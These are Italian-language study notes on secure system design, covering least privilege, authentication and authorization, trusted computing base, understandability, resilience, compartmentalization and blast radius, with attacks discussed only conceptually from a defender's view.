Il **testing di un sistema basato sul principio del minimo privilegio** è più complesso rispetto a un sistema che concede permessi senza restrizioni, poiché i test devono verificare non solo se le funzionalità funzionano, ma anche se i **permessi sono correttamente configurati**.

Testing "OF" least privilege: Serve a verificare che ogni profilo utente (es. **analisti, supporto clienti, Site Reliability Engineers**) abbia **solo i permessi necessari** per svolgere il proprio ruolo, senza privilegi eccessivi. Per farlo, si possono **simulare utenti malevoli** (es. un analista che prova a ottenere accessi non autorizzati).

Testing "WITH" least privilege: L'infrastruttura di testing deve essere progettata con accesso **limitato alle sole risorse necessarie**, senza privilegi aggiuntivi che potrebbero introdurre vulnerabilità. È consigliabile effettuare il testing in modo separato dall'infrastruttura reale.

Autenticazione e Autorizzazione

L'accesso a una funzione o risorsa deve seguire **due fasi fondamentali: Autenticazione** → Verificare l'identità del soggetto & **Autorizzazione** → Valutare se l'utente autenticato ha il permesso di eseguire la richiesta.

Oltre all'identità dell'utente, l'autorizzazione può dipendere dal **tipo di operazione richiesta** (es. lettura, scrittura), dal **Dispositivo da cui viene fatta la richiesta**, dalla **risorsa richiesta**, dalla Geolocalizzazione e dallo stato di sicurezza del dispositivo.

Il meccanismo per trasmettere le informazioni di autenticazione e autorizzazione deve essere **semplice e intuitivo**, in modo da non complicare l'accesso alle API.

Multi-Party Authorization: Un sistema in cui più parti devono autorizzare un'azione (es. due amministratori devono approvare un'operazione critica). L'**MPA non sostituisce i controlli di**

autenticazione e autorizzazione di base, ma li **complementa**. Un sottoinsieme di nodi è più **robusto** e ha il compito di confermare le scelte dei nodi meno affidabili.

La **3FA** è un metodo di autenticazione che richiede **tre fattori distinti** per verificare l'identità di un utente e autorizzare un'azione. **3FA = 2FA + Authorization**

Authorization → L'utente conferma manualmente la richiesta tramite un dispositivo fidato. Nel caso del MPA, un utente robusto autorizza la richiesta dell'utente autenticato via 2FA.

Anche se un malware tenta un attacco, non può completare l'autenticazione senza il dispositivo dell'utente. Se un insider è già autenticato e possiede il proprio smartphone, può **autorizzare richieste senza ostacoli**.

Accesso Temporaneo

L'**accesso temporaneo** è una strategia di sicurezza che **limita nel tempo** il diritto di accesso a una risorsa, riducendo il rischio di un'autorizzazione permanente.

Se non è possibile definire permessi granulari, si concede il **minimo tempo possibile** invece del minimo livello di accesso.

L'accesso temporaneo può essere **strutturato** con regole programmate oppure concesso **sulla richiesta on-demand**.

Ogni accesso temporaneo viene **registrato nei log** per verificare chi ha avuto accesso e quando.

Esempio: **sudo su Unix/Linux** o "Run as Administrator" su **Windows** permettono di eseguire un comando con privilegi elevati **solo quando necessario**, invece di operare costantemente con diritti di amministratore (root).

Linee guida per applicare il Least Privilege nel design di un sistema

Il principio del "least privilege" (minimo privilegio) consiste nel garantire che ogni soggetto abbia solo dei privilegi strettamente necessari per svolgere le proprie funzioni.

È indispensabile avere una visione completa e dettagliata dell'architettura del sistema per **classificare** ogni componente del sistema e valutare il rischio associato ad ogni componente.

Una volta classificato il rischio, il sistema va **suddiviso in partizioni**, ciascuno con accessi e **privilegi ben delimitati**, in modo da limitare l'accesso ai dati e alle funzionalità solo ai componenti che realmente ne hanno **bisogno**. Utilizzare **API piccole** e funzionali facilita il controllo, perché ogni API espone una quantità limitata di funzionalità, riducendo la superficie di attacco.

Implementare un sistema che **verifichi l'identità** dei soggetti che richiedono l'accesso al sistema. Dopo l'autenticazione, occorre un meccanismo che, sulla base di una politica di sicurezza definita, verifichi se l'utente o il processo **ha il diritto di accedere** a una specifica risorsa.

E' possibile effettuare controlli avanzati per l'autorizzazione, come fornire privilegi limitati per un **periodo** definito, utilizzare la **Multi-Factor Authentication** e potenzialmente utilizzare la **Multi-Party Approval**, ovvero richiedere l'approvazione da parte di un'entità affidabile per l'accesso a risorse particolarmente sensibili.

Per sostenere tutti i concetti sopra descritti, il sistema deve anche registrare ogni accesso e operazione effettuata via log, essere in grado di correggere la propria politica di sicurezza in modo da adattarsi alle nuove minacce, implementare il **breakglass mechanism**, che consente agli amministratori di bypassare temporaneamente le restrizioni di sicurezza in situazioni critiche.

Design for Robustness**

Quando progettiamo un sistema informatico che deve essere robusto, è fondamentale anche mantenerlo **facile da capire** e **semplice da modificare**, poiché la **comprendibilità** del sistema riduce la probabilità di introdurre vulnerabilità e facilita la gestione degli incidenti. Se il sistema è complesso è più **probabile** che contenga **errori**.

In caso di intrusione bisogna capire dove è avvenuta la violazione, bloccare i danni e isolare le parti compromesse e risolvere la causa alla radice. Se il sistema è **complesso**, risulta molto più **difficile** identificare e risolvere il problema, perché non si capisce subito come le parti si relazionano tra loro.

Un sistema deve mantenere le proprietà di sicurezza **invarianti in ogni situazione**, anche quando subisce attacchi. Se il sistema è **tropppo complesso**, è **difficile** verificare a fondo che tutte le proprietà di sicurezza reggano in **tutti** i possibili casi d'uso. In un sistema più **comprendibile**, è invece più semplice ragionare sulle varie condizioni e garantire che gli invarianti di sicurezza siano effettivamente rispettati.

Invariante

Un **invariante** è una proprietà che deve rimanere **sempre vera** a prescindere da come si comporta l'ambiente in cui il sistema funziona. Ad esempio, “nessun utente non autorizzato può accedere a dati sensibili” è una proprietà che dovrebbe valere in **tutte** le circostanze.

L’“ambiente” comprende tutto ciò che il sistema **non può controllare** direttamente come utenti malintenzionati che compiono attacchi o guasti casuali. Il sistema deve essere progettato in modo che, **nonostante** questi eventi, le proprietà di sicurezza (invarianti) **rimangano valide**.

Nella fase di progettazione o verifica di un sistema, occorre stabilire se le proprietà di sicurezza desiderate sono **realmente** invarianti. Se esiste un attacco in cui la proprietà può essere violata, allora abbiamo una **vulnerabilità**.

Spesso, per descrivere gli invarianti, si usa un linguaggio formale che associa **stati** del sistema a **condizioni** booleane che devono rimanere vere.

Esempio: “if user.isAuthenticated && user.isAuthorized => user.canAccess(dataStore)” è un invariante esprime che l’utente può accedere al data store **solo** se è sia autenticato che autorizzato. Se questo non è vero in qualunque momento (cioè se un utente non autorizzato ottiene comunque l’accesso), l’invariante è **rotta** e abbiamo una **vulnerabilità**.

C’è un **trade-off** tra **La gravità dell’impatto** che avrebbe la violazione di un invariante e **Il costo dello sforzo** necessario per assicurarsi che l’invariante sia effettivamente rispettata.

Con un basso sforzo volto a eliminare bug noti nel codice si risolvono i problemi più comuni (XSS, SQLI), ma non si ha però la certezza matematica che l’invariante sia sempre valido, si fa affidamento sull’esperienza e sui test.

Con un alto sforzo, viene effettuata un analisi formale tramite metodi matematici che provano rigorosamente che un invariante non può essere violato. Se fatta bene, garantisce quasi al 100% che gli invarianti siano rispettati, ma è di solito **impraticabile** per progetti software di media complessità a causa del costo.

La via di mezzo consiste nell'uso del fuzzing e dell'analisi statica del codice, che aiutano a scoprire molti comportamenti anomali pur non garantendo la sicurezza formale.

Comprensibilità

La comprensibilità di un sistema aiuta a ridurre la **complessità** dell'analisi degli invarianti e quindi a verificare più facilmente la loro validità.

La comprensibilità di un sistema è la capacità di un **essere umano** di prevedere il comportamento del sistema **anche in situazioni anomale**. Se un sistema è ben progettato, possiamo prevedere **dove e quando** si verificheranno problemi, permettendo di mitigarli prima che diventino critici.

Un **modello mentale** è una rappresentazione **astratta** del sistema che si concentra solo sugli aspetti più rilevanti, ignorando quelli considerati irrilevanti o poco influenti, in modo da ragionare sugli invarianti senza dover gestire tutti i dettagli. Tuttavia, i modelli mentali si basano sui **casi più frequenti**, ma la **sicurezza** riguarda spesso **eventi rari** e nuovi.

Il sistema deve essere progettato in modo che **rilevi automaticamente le situazioni anomale** che vanno oltre il modello mentale e **segnali quando qualcosa esce dallo schema previsto**, permettendo così di reagire.

Comprensibilità attraverso la decomposizione

La comprensibilità di un sistema può essere migliorata suddividendolo in più parti.

Decomposizione verticale: Suddivisione del sistema in livelli gerarchici, in cui ogni livello astrae funzionalità sottostanti.

Decomposizione orizzontale: Separazione del sistema in moduli indipendenti, ciascuno con responsabilità specifiche.

Questa suddivisione riduce la complessità, semplifica l'analisi e facilita la gestione degli invarianti.

La sicurezza e la robustezza sono **proprietà olistiche**, quindi un errore in un livello può compromettere l'intero sistema. Un modulo con una vulnerabilità in un livello inferiore può consentire attacchi nei livelli superiori. Se più moduli condividono gli stessi dati, la mancanza di sincronizzazione nei dati può causare errori.

La Centralizzazione consiste nella riduzione della complessità tramite un unico punto di gestione (es. un server di autenticazione).

La sincronizzazione viene usata nei sistemi distribuiti per mantenere coerenza tra più istanze (es. repliche di database). Se la sincronizzazione è **debole**, possono verificarsi **inconsistenze tra moduli**.

Un modulo è **autonomo** se può funzionare senza dipendere dal comportamento degli altri moduli. Un modulo autonomo può individuare problemi nei moduli con cui interagisce e reagire. **L'uso di asincronia e timeout:** previene blocchi in caso di mancata risposta da parte di altri moduli. Più un modulo è indipendente, più è resiliente e prevedibile.

Tecniche per ridurre la dipendenza tra moduli

Le **interfacce ristrette** limitano i gradi di libertà nell'interpretazione dei dati e riducono le dipendenze tra i moduli. **Interfacce troppo generiche introducono ambiguità e riducono l'autonomia dei moduli.**

Gestire risorse eterogenee diventa più semplice se i moduli condividono un **modello dati comune**. Un modello dati uniforme facilita la definizione di invarianti per ogni tipo di dato. I tipi composti devono essere derivati in modo coerente dai tipi base, con operazioni definite in maniera uniforme. L'uso di modelli dati coerenti semplifica la gestione delle informazioni e riduce il rischio di errori.

Riconoscimento delle operazioni idempotenti

Le **operazioni idempotenti** sono operazioni che, anche se ripetute più volte, producono sempre lo stesso risultato. L'**idempotenza è fondamentale nelle comunicazioni non affidabili**, poiché permette di ripetere richieste senza causare effetti indesiderati, soprattutto nei contesti dove le comunicazioni possono fallire.

Un'operazione **idempotente** come "imposta il saldo a 100€" può essere ripetuta senza effetti collaterali.

Validazione dei tipi di dati

Ogni tipo di dato definito in un sistema deve essere associato a una funzione di validazione, che sia l'unico meccanismo per verificarne la correttezza.

Il controllo del codice può essere suddiviso in tre fasi: La funzione di validazione deve essere esente da errori per evitare falsi positivi o negativi nella verifica dei dati. Tutti i moduli che operano su un determinato tipo di dato devono obbligatoriamente passare attraverso la funzione di validazione. Si devono applicare controlli aggiuntivi per garantire che non ci siano accessi diretti ai dati senza validazione.

La funzione di validazione può essere considerata parte del **Trusted Computing Base (TCB)** per il tipo di dato, ovvero un componente critico per la sicurezza del sistema.

Poiché il codice potrebbe contenere errori, è necessario assumere che il codice sviluppato internamente non sia maligno e possa essere considerato affidabile, ma non è immune da vulnerabilità; Il codice potrebbe essere compromesso da **attacchi alla supply chain**, ovvero situazioni in cui dipendenze software esterne vengono modificate per introdurre vulnerabilità nel sistema.

Identità per autenticazione e controllo degli accessi

Le identità sono un elemento fondamentale per garantire l'**autenticazione e il controllo degli accessi** nei sistemi informatici.

Gli indirizzi IP non sono identificatori affidabili, perché sono dinamici, riutilizzabili e facilmente falsificabili (IP spoofing).

Un identificatore deve avere le seguenti proprietà per essere considerato sicuro e affidabile: L'identificatore deve essere facile da interpretare e riconoscere, evitando ambiguità. L'identificatore deve essere difficile da falsificare. Un identificatore assegnato a un soggetto non deve essere riutilizzato da altri.

Identities in Google

Google utilizza diverse identità per distinguere utenti, macchine e carichi di lavoro. **Utenti** → Persone che interagiscono con il sistema. **Amministratori** → Utenti con privilegi avanzati per la gestione dei servizi.

Le macchine nel sistema hanno un'identità definita da **DNS Name** → Utilizzato come identificatore univoco della macchina. **Ruolo della macchina** → Indica la funzione svolta (es. testing, utenti, amministrazione).

I carichi di lavoro vengono assegnati e gestiti dinamicamente: **Richiesti da un utente** → Un utente genera un carico di lavoro. **Assegnati a una macchina** → Il carico viene eseguito su una macchina appartenente a un set predefinito. **Gestiti da un sistema tipo Kubernetes** → La piattaforma orchestration assegna il carico ottimizzando le risorse.

Gestione degli Accessi nei Sistemi a Workload Distribuiti

Nei sistemi a workload distribuiti, un framework come kubernetes gestisce l'elaborazione dei **workload**, coordinando l'accesso ai vari componenti. **Le richieste utente vengono instradate dal framework** attraverso diversi livelli (Ingress, Frontend, Backend). **I dati vengono trasmessi tra workload**, rispettando le policy di accesso definite. **Il framework decide se applicare i controlli di accesso basandosi sull'identità dell'utente o sulle autorizzazioni del workload stesso.**




Figure 6-1. Interactions involved in transferring data between workloads

L'**utente invia una richiesta** → Il sistema riceve l'input e lo passa al primo livello di elaborazione. **Ingress** → Filtra e inoltra la richiesta al **Frontend**. **Frontend** → Gestisce l'interfaccia applicativa ed elabora la richiesta. **Backend** → Esegue l'operazione richiesta e restituisce la risposta.

Trusted Computing Base (TCB)

Il **Trusted Computing Base (TCB)** è l'insieme dei componenti di un sistema che **devono funzionare correttamente per garantire la sicurezza del sistema**. Se un componente del TCB viene compromesso, l'intero sistema diventa vulnerabile.

Il TCB deve **applicare la politica di sicurezza**, anche se componenti esterni si comportano in modo arbitrario o malevolo.

Il **confine tra il TCB e il resto del sistema** è chiamato **security boundary**. Il TCB interagisce con elementi esterni solo attraverso questo confine. Tutte le comunicazioni attraverso il security boundary devono essere attentamente verificate. Il TCB **deve trattare con sospetto** tutto ciò che attraversa il confine di sicurezza.

Per garantire che un sistema segua la politica di sicurezza desiderata, è necessario comprendere tutti i componenti del TCB. Qualsiasi vulnerabilità all'interno del TCB può compromettere la sicurezza dell'intero sistema.

Man mano che il TCB diventa più grande e complesso diventa più difficile da comprendere e gestire. È importante mantenere il TCB il più piccolo possibile, includendo solo i componenti essenziali per la sicurezza.

Altri principi

Si utilizza la **database decomposition**: i dati con esigenze di sicurezza diverse vengono separati in database distinti.

Si introduce la **parallel decomposition**: le funzionalità vengono scomposte in più frontend web per limitare l'esposizione ai rischi.

Un sistema è progettato in modo che **una vulnerabilità in un modulo non comprometta l'intero sistema**. Ad esempio, un bug nel **backend del catalogo** non permette di accedere ai dati di pagamento perché **non ha accesso a quei dati fin dall'inizio**.

La robustezza in questo modo aumenta ma riguarda solo le vulnerabilità **a livello applicativo**. Se più componenti girano sullo **stesso sistema operativo (SO)**, una vulnerabilità a livello di SO può essere sfruttata per compromettere tutto.

Per ridurre il rischio di compromissione, vengono suggerite strategie di **isolamento**.

Eseguire ogni backend (BE) o coppia frontend + backend (FE+BE) su macchine virtuali separate. Se un componente viene compromesso, l'attacco è limitato alla sua macchina virtuale.

La protezione più forte si ottiene eseguendo ogni (FE+BE) su una macchina fisica distinta. Anche se un sistema viene compromesso, gli altri rimangono sicuri.

Conclusioni sul designing for robustness

Interfacce ben definite Ogni componente del sistema deve comunicare attraverso interfacce con parametri chiaramente definiti. Una definizione chiara delle interfacce riduce il rischio di errori dovuti a dati malformati o inaspettati.

Autenticazione e autorizzazione ben implementate: Ogni accesso al sistema deve essere verificato (autenticazione), ogni operazione deve essere eseguita solo se l'utente possiede i permessi adeguati (autorizzazione) e tutte le azioni devono essere registrate via log.

Assegnazione chiara delle identità alle entità attive_ Ogni utente, amministratore o componente software deve avere un'identità univoca e tracciabile. Sapere esattamente chi (o cosa) sta effettuando un'azione è essenziale per rintracciare eventuali problemi e mantenere un elevato livello di sicurezza.

Uso di framework e tipi di dati per garantire la sicurezza: L'impiego di librerie e framework di sicurezza standardizzati assicura che il sistema segua le migliori pratiche riconosciute a livello industriale. Questi strumenti sono spesso testati e aggiornati per fronteggiare le vulnerabilità note, impedendo errori comuni e garantendo una base solida su cui costruire il sistema.

Comprensibilità del sistema per una gestione efficace degli incidenti: Un sistema ben progettato, documentato e strutturato permette a chi lo gestisce di comprenderne rapidamente il funzionamento. In caso di malfunzionamenti o attacchi, una struttura chiara consente di individuare velocemente il punto critico e intervenire tempestivamente.

Design for Change

Ogni giorno vengono scoperte nuove vulnerabilità e tecniche di attacco. Se il software non è progettato per accettare cambiamenti in modo sicuro e controllato, gli aggiornamenti potrebbero introdurre nuovi problemi invece di risolverli.

Per garantire che le modifiche migliorino la sicurezza senza compromettere il funzionamento del sistema, devono essere implementate passo dopo passo, evitando grandi cambiamenti improvvisi che potrebbero introdurre nuovi rischi; ogni modifica deve essere ben documentata, in modo che gli sviluppatori possano capire cosa è stato cambiato e perché; le modifiche devono essere testate prima di essere applicate, per evitare che introducano nuove vulnerabilità; ogni modifica dovrebbe essere focalizzata solo su una parte del sistema; solo modifiche testate devono essere implementate; ogni modifica deve essere valutata prima di applicare la successiva.

Se una vulnerabilità è facilmente sfruttabile e già in uso dagli attaccanti, deve essere risolta il prima possibile. Se invece il rischio è basso, può essere pianificata una patch senza urgenza. Simulare il comportamento di un attaccante aiuta a capire quali vulnerabilità sono più pericolose. **Vulnerabilità a basso rischio** → vengono risolte seguendo una pianificazione regolare. **Vulnerabilità ad alto rischio** → devono essere risolte immediatamente per ridurre il pericolo.

Design for resilience

Ogni parte del sistema deve essere progettata per resistere autonomamente ai problemi e a tornare nuovamente in funzione in caso di fallimento.

Bisogna identificare le funzionalità **critiche**, che devono sempre funzionare, e quelle meno importanti, che possono essere ridotte o disattivate in caso di problemi.

Compartmentalizzare il sistema significa dividere il sistema in parti isolate con confini ben definiti, in modo che un guasto in una parte non comprometta tutto il sistema. Questo permette anche di applicare difese diverse a seconda delle esigenze.

La ridondanza deve essere usata per prevenire guasti localizzati. Se una parte del sistema fallisce, altre parti devono poter compensare il problema.

Le misure di resilienza devono essere automatizzate, in modo da ridurre i tempi di reazione alle intrusioni. Inoltre la resilienza deve essere testata regolarmente per vedere come il sistema reagisce alle situazioni critiche.

Risk Assessment

Gli hacker conducono **ricognizione (reconnaissance)** per individuare punti deboli e pianificare attacchi. I difensori devono anticipare queste azioni per proteggere il sistema.

I difensori devono limitare le informazioni disponibili agli attaccanti. Non è possibile impedire del tutto la ricognizione da parte degli hacker, ma è essenziale **rilevare** queste attività, perché possono essere segnali di un attacco imminente.

I difensori hanno un vantaggio sugli attaccanti perché conoscono meglio il sistema rispetto agli aggressori, quindi possono effettuare un'analisi più dettagliata dei potenziali punti critici. La sicurezza è più efficace se i difensori comprendono le strategie degli attaccanti. Un framework utile è la **MITRE ATT&CK Matrix**, che classifica e descrive i metodi di attacco più comuni. Tuttavia, il difensore deve concentrarsi sulla **mitigazione** delle vulnerabilità, non solo sulla loro comprensione.

Gli strumenti automatici possono riconoscere attacchi basati su modelli noti, ma gli attaccanti umani **adattano le loro strategie in tempo reale**. Gli hacker **investono tempo nell'analizzare le infrastrutture IT delle aziende bersaglio**, così da sapere dove colpire in modo più efficace. Nei **ransomware manuali**, i criminali informatici si muovono all'interno

della rete **come se fossero amministratori IT**, conoscendone ogni dettaglio. Molte aziende non hanno un **monitoraggio adeguato della propria infrastruttura**, e gli attaccanti possono muoversi senza essere scoperti.

Design for Resilience – Degradation

Il concetto di **degradazione controllata** nella progettazione della resilienza riguarda la capacità di un sistema di gestire guasti, sovraccarichi e attacchi senza collassare completamente. L'obiettivo è ridurre l'impatto negativo e mantenere un livello accettabile di funzionalità, anche in condizioni avverse.

Se il sistema viene compromesso, è importante **ridurre il raggio di danno** (blast radius), impedendo che il problema si diffonda all'intero sistema. Nell'architettura a livelli, se un attacco supera un livello, gli strati successivi dovrebbero fornire segnali sempre più evidenti della compromissione. Un sistema deve essere progettato tenendo conto che alcuni componenti possono fallire. Se un elemento fondamentale del sistema smette di funzionare, la capacità del sistema di operare in modo normale si riduce. È essenziale avere **ridondanza** e strategie per gestire la scarsità di risorse. Se il carico di lavoro supera il limite massimo, il sistema inizia a **degradarsi** fino a diventare completamente inutilizzabile. È importante prevedere **punti di interruzione proattivi (proactive breakpoints)**, ovvero momenti in cui alcune funzionalità non essenziali vengono disattivate in modo controllato per preservare quelle più critiche. Invece di subire un **crash improvviso**, il sistema deve degradarsi gradualmente mantenendo il massimo livello di operatività possibile.

Design for Resilience – Blast Radius

Il concetto di "**Blast Radius**" indica l'**impatto totale di un attacco informatico**. Si valuta quanto danno potrebbe verificarsi **se un hacker ottiene l'accesso a un account con privilegi elevati** (ad esempio, un amministratore di sistema).

Per valutare il potenziale danno, bisogna considerare tre fattori principali: Quanti account o clienti saranno coinvolti? Quali funzionalità aziendali verranno compromesse? L'attacco sarà limitato a un solo server o si diffonderà ad altri sistemi, regioni o data center?

Per ridurre il Blast Radius **bisogna pianificare in anticipo** la sicurezza nel design per limitare il danno potenziale in caso di incidente.

Come ridurre il Blast Radius?

Compartimentalizzare il sistema: Un sistema dovrebbe essere suddiviso in **unità indipendenti** (ad esempio, server separati, applicazioni isolate e storage segmentato). Se un'unità viene compromessa, il danno rimane circoscritto e non si estende all'intero sistema.

Le diverse parti del sistema devono essere isolate tra loro, in modo che un attacco o un guasto non si diffonda. Se tutte le componenti usano la stessa tecnologia, un attacco mirato può comprometterle tutte. Usare sistemi diversi riduce questo rischio. Ogni parte del sistema deve avere controlli di sicurezza personalizzati in base alle sue esigenze specifiche.

Principio chiave: Un sistema è più sicuro non quando ha **più barriere**, ma quando ha **meno punti di interazione non necessari**.

Per implementare la compartmentalizzazione in un sistema informatico, si possono utilizzare diversi approcci:

Parallel decomposition → Scomposizione del sistema in più parti che funzionano in parallelo per migliorare sicurezza e resilienza.

Clustering → Raggruppamento di risorse simili in cluster per gestire meglio il carico di lavoro e la sicurezza.

→ **All'interno del cluster (Within a cluster)**

Le componenti del cluster possono comunicare tra loro in modo controllato, mantenendo una separazione interna tra le diverse unità.

→ **Tra cluster distinti (Among clusters)**

I cluster possono essere isolati l'uno dall'altro per evitare che un guasto o un attacco su un cluster comprometta gli altri.

I cluster possono essere distribuiti su diverse tecnologie, come container diversi, macchine virtuali

Segmentare la rete: Una rete unica e centralizzata è un rischio elevato perché un attaccante, una volta entrato, può accedere a tutti i dispositivi. Per evitare questo problema, è necessario suddividere la rete in più segmenti separati e limitare i permessi di accesso tra di essi.

Creare barriere di sicurezza tra le componenti: Ogni parte del sistema dovrebbe avere restrizioni che impediscono movimenti non autorizzati tra le varie aree. Questo può essere ottenuto attraverso firewall, autenticazione a più fattori e monitoraggio delle attività sospette.

Definire Failure Domains: I **Failure Domains** sono aree isolate del sistema progettate per limitare gli effetti di un errore. Se un server si guasta o un attacco colpisce un data center, i Failure Domains assicurano che il problema non comprometta altre parti del sistema.